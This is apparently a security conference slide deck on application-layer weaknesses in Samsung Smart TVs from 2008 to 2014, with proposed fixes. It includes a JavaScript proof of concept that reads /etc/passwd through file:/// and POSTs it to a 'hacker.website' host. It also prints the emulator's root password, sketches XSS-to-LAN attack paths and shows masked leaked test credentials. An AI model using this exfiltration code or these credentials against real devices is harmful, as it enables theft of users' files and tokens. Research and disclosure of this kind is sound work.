

**SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE
DEVICE IN TODAY'S WORLD**

Sergey Belov

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

whoami

- Penetration tester @ Digital Security
- Bug hunter
- Speaker

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

Agenda

- SmartTV - what is it?
- Current state of research (in the world)
- Samsung Smart TV - series 2008-2014
- Emulator vs real hardware
- Architecture security issues
- Typical bugs in apps
- Bugs related to architecture
- Attacking vectors
- Conclusion

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD



SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

```
PORT      STATE      SERVICE      VERSION
6000/tcp   filtered  X11
7011/tcp   open      unknown
7676/tcp   open      upnp          AllShare UPnP
8000/tcp   open      http-alt
|_http-cors: GET POST PUT DELETE OPTIONS
|_http-methods: No Allow or Public header in OPTIONS response (status code 500)
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title.
8001/tcp   open      vcom-tunnel?
8080/tcp   open      http          lighttpd
|_http-title: 404 - Not Found
8443/tcp   open      ssl/http      lighttpd
|_http-title: 404 - Not Found
|_ssl-cert: Subject: commonName=server1/organizationName=Samsung SERI/stateOrProvinceName=Surrey/
countryName=GB
|_Not valid before: 1970-01-01T00:00:00+00:00
|_Not valid after: 2030-01-01T00:00:00+00:00
|_ssl-date: 1970-01-01T04:53:33+00:00; -45y326d13h57m14s from local time.
15500/tcp  open      unknown
52345/tcp  open      http          Samsung AllShare httpd
```

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

Current state - a lot of binary & hardware research

- <http://sammygo.tv/>
- <https://media.blackhat.com/us-13/US-13-Lee-Hacking-Surveilling-and-Deceiving-Victims-on-Smart-TV-Slides.pdf>
- <http://community.hpe.com/t5/Security-Research/Hacking-my-smart-TV-an-old-new-thing/ba-p/6645844#.VKHH9AlqA>
- <http://www.delaat.net/rp/2012-2013/p39/report.pdf>
- <http://marcoramilli.blogspot.ru/2013/05/firmware-hacking-samsung-smart-tv-turn.html>
- ...

No talks about app security :(


Samsung SmartTV models

Series:

- 1) 2008-2014 - A, B, C, D, E, F, H (Bada)
Can be rooted (in most cases); different ways to install custom widgets
- 1) 2015+ - J (Tizen)
No public ways to get root; possible to install custom apps

This talk about security of application level (A-H series)

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD



Widgets architecture

Container includes

- 1) HTML
- 2) JS
- 3) CSS
- 4) Images
- 5) ...
- 6) Some .xml files with meta info

Widget is just a SPA which has access to low-level API of TV

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE
DEVICE IN TODAY'S WORLD

And... how do they work on TV?


SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

Emulator

- <https://www.samsungdforum.com/Devtools/SdkDownload> - SDK Emulator (5.1, 2014)
- Ubuntu 12.04.2 LTS
- Linux smarttvemulator 3.2.0-41
- 1 GB RAM / 8 GB HDD
- Stricted system ables to run widgets (limited API)
- Everything works under root

Real hardware

- Different configurations
- Full API
- Two important users - root & app



SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

Root password? Google... no results WTF

<https://mherfurt.wordpress.com/2014/10/10/auditing-samsung-smart-tv-apps/>

> there is no publicly communicated password for neither the smarttv user nor any other user that might log onto the virtual emulator.

Ok, let's do it:

- Mount hdd under another Linux system
- Find password

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

First way:

- a. # cat /etc/shadow
root:g4KfRyC9MkXuM:16177:0:99999:7:::
- a. hashcat
- b. **1q2w3E**

Second way:

```
# grep -r mkpasswd .  
./checkAndLaunchEmulator.sh:      [ -f /home/smarttv/  
Installer/.releaseOVAFlag ] && usermod smarttv -p `mkpasswd  
1q2w3E` && cp -f .xinitrc.r .xinitrc && usermod root -p `mkpasswd  
1q2w3E`
```

Ok guys, here is - root:**1q2w3E**

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

Ok, let's run our first widget

Easiest way:

- 1) Take some existing (public available) widget
- 2) Inject your JS code at index.html :)

Or use blank provided by Samsung: <https://www.samsungdforum.com/Guide/art00011/index.html>

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

Custom API

Access to file system

```
var fileSystemObj = new FileSystem();  
var fileObj = fileSystemObj.openCommonFile(curWidget.id + '/testFile.data',  
'r');  
var strResult = fileObj.readAll();
```


SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

Custom API

Access to file system

```
curWidget.id + '/testFile.data';
```

Yes, we can use root path. But no path traversal :(

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

Custom API

Access to file system

But...

- Application can read files of each other!
- Example: we can steal secret tokens of other apps (API tokens)
- Real example: VK app for SmartTV

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

Custom API

Fix?

- For each new installation of widget/app create new system (OS) user with autoincrement ID (like Android, widgetid_123456)
- Create curWidget.id folder in the same place (like now) and (!) change chmod/chown rights. It will save current structure of API and will prevent unauthorized access between different apps. Want to share info between apps? Ok, create file in root dir. But no access to each other.

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

Custom API

Also provides access to

- Microphone
- Camera
- SmartHome
- Network (get / set)
- Gestures
- ...

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

Ok, what about Same Origin Policy?

All apps are works with file:/// scheme

file:///mtd_down/widgets/user/XXX/index.html?country=RU

Do you know what that means?

Ok, what about Same Origin Policy?

All apps are works with file:/// scheme

file:///mtd_down/widgets/user/XXX/index.html?country=RU

Do you know what that means?

In old browsers we can read OS files!

(new - NS_ERROR_DOM_BAD_URI: Access to restricted URI denied)

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

```
file = 'file:///etc/passwd';
var rawFile = new XMLHttpRequest();
rawFile.open("GET", file, false);
rawFile.onreadystatechange = function ()
{
    if(rawFile.readyState === 4)
    {
        if(rawFile.status === 200 || rawFile.status == 0)
        {
            var allText = rawFile.responseText;
            var url = "http://hacker.website/smarttv/";
            var params = "file="+file+"&content="+allText;
            var xhr = new XMLHttpRequest();
            xhr.open("POST", url, true);
            xhr.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
            xhr.send(params);
        }
    }
}
rawFile.send(null);
```

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

Same Origin Policy

Emulator

- Stealed /etc/shadow (browser under root!)

Real hardware (Samsung UE-48H8000 + last firmware)

- file:///etc/resolv.conf
- file:///etc/hosts
- file:///etc/passwd
- file:///etc/group
- ...

Emulator



SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

Real Hardware

```
file:///etc/passwd  
root::0:0:Root,,,:/:/bin/sh  
app::1010:1010:app,,,:/:/bin/sh  
webapp::1011:1011:webapp,,,:/:/bin/sh
```

```
file:///etc/group  
root::0:0  
app::1010:app  
webapp::1011:webapp  
gfx::500:app,webapp  
video::501:app,webapp  
audio::502:app,webapp  
disk::503:app,webapp  
security::504:app,webapp  
camera::505:505  
dtvlogd::506:app
```


SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

Same Origin Policy

Fix

- For each app installation create new OS user with autoincrement ID (like with fileSystem)
- Add to SmartTV a tiny (probably custom) proxy-dns server with handling "local" zone, like .smartlocal that points to 127.0.0.1. Other queries we should to proxy thru system DNS.
- Add to smarttv local webserver that can do only two simple things: serve a static files and handling virtual hosts
- Run each widget in isolated origin, like
 - http://widgetid123456.smartlocal
 - http://widgetid145356.smartlocal
 - http://widgetid7777.smartlocal
 - ...
- It's more secure and will prevent access to local file system.

Or just follow Chromium <-> extensions way

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

What do these bugs mean?

That developers don't have a secure storage for secret data (localStorage /
Cookies can be stealed due file:///)

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

Ways to be under attack (inject malicious JS):

- Malicious app that loads external JS (successfully review while publishing)
- MitM on any app that serves content via HTTP (very popular)
- XSS attack on any app

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

And what about... XSS threat?

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE
DEVICE IN TODAY'S WORLD

And what about... XSS threat?

It's possible, like with typical web app

XSS = access to low-level API (include access to file system!)

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

Summary

- XSS - because we have a modern SPA and if we find a way to do XSS attack, we can get access to extra API (like different access to hardware) / filesystem and hijack secret tokens / internal IP address / etc and try to attack home lan (do port scan <http://ba.net/util/nmap/nmap.html> thru js / attacking lan routers - routerpwn.com with simple exploits - like auth bypass + changing dns);
- Information leaks - debug info / address of dev environment
- Some of HTML5 issues
- Insecure communication (http)
- No ways to secure your app with CSP (due SOP bug)

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

Information leaks

Check everything

- js files
- XML files
- app.json


SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

Information leaks

- Test accounts

```
someObject.id = "samsung*****@gmail.com";  
someObject.pw = "deXXXXXX";  
someObject.id = "*****dev@gmail.com";  
someObject.pw = "tjXXXXXX";
```

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

A screenshot of a Facebook identity confirmation interface. The top of the screen has a dark blue header with the 'facebook' logo in white. Below the header, the text 'Please confirm your identity' is displayed in a bold, dark font. Underneath this, a message says 'Please choose one of the following methods to confirm your identity:'. There are two input fields: the first is labeled 'Provide your birthday' and the second is labeled 'Text a security code to your phone'. At the bottom of the form is a large blue button with the word 'Continue' in white. Below the button, there is a link that says 'Not Kim? Log in here'.

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

Information leaks

- Test accounts

```
someObject.id = "samsung*****@gmail.com";  
someObject.pw = "deXXXXXX";  
someObject.id = "*****dev@gmail.com";  
someObject.pw = "tjXXXXXX";
```

- Developers servers
- Internal IP addresses

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

Customer? Have Smart TV and want to be secure?

- 1) Do not install widgets from untrusted sources
- 2) Got root? Be carefully with custom software
- 3) Believe that all widgets are without any security issues :)

Developer?

- 1) Develop your app that every user will try to hack it

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE DEVICE IN TODAY'S WORLD

Conclusion

1. No ways to store secret data - file:///
2. XSS is more has more impact than in common cases
3. Developers of widgets don't think about security (it's just SPA! Who will hack us?)
4. Believe that application market review will not pass malicious widget
5. I should update this talk when I will have TV on Tizen :)

SAMSUNG SMARTTV: HOW-TO TO CREATING INSECURE
DEVICE IN TODAY'S WORLD

Thanks!

Any questions?

twitter.com/sergeybelove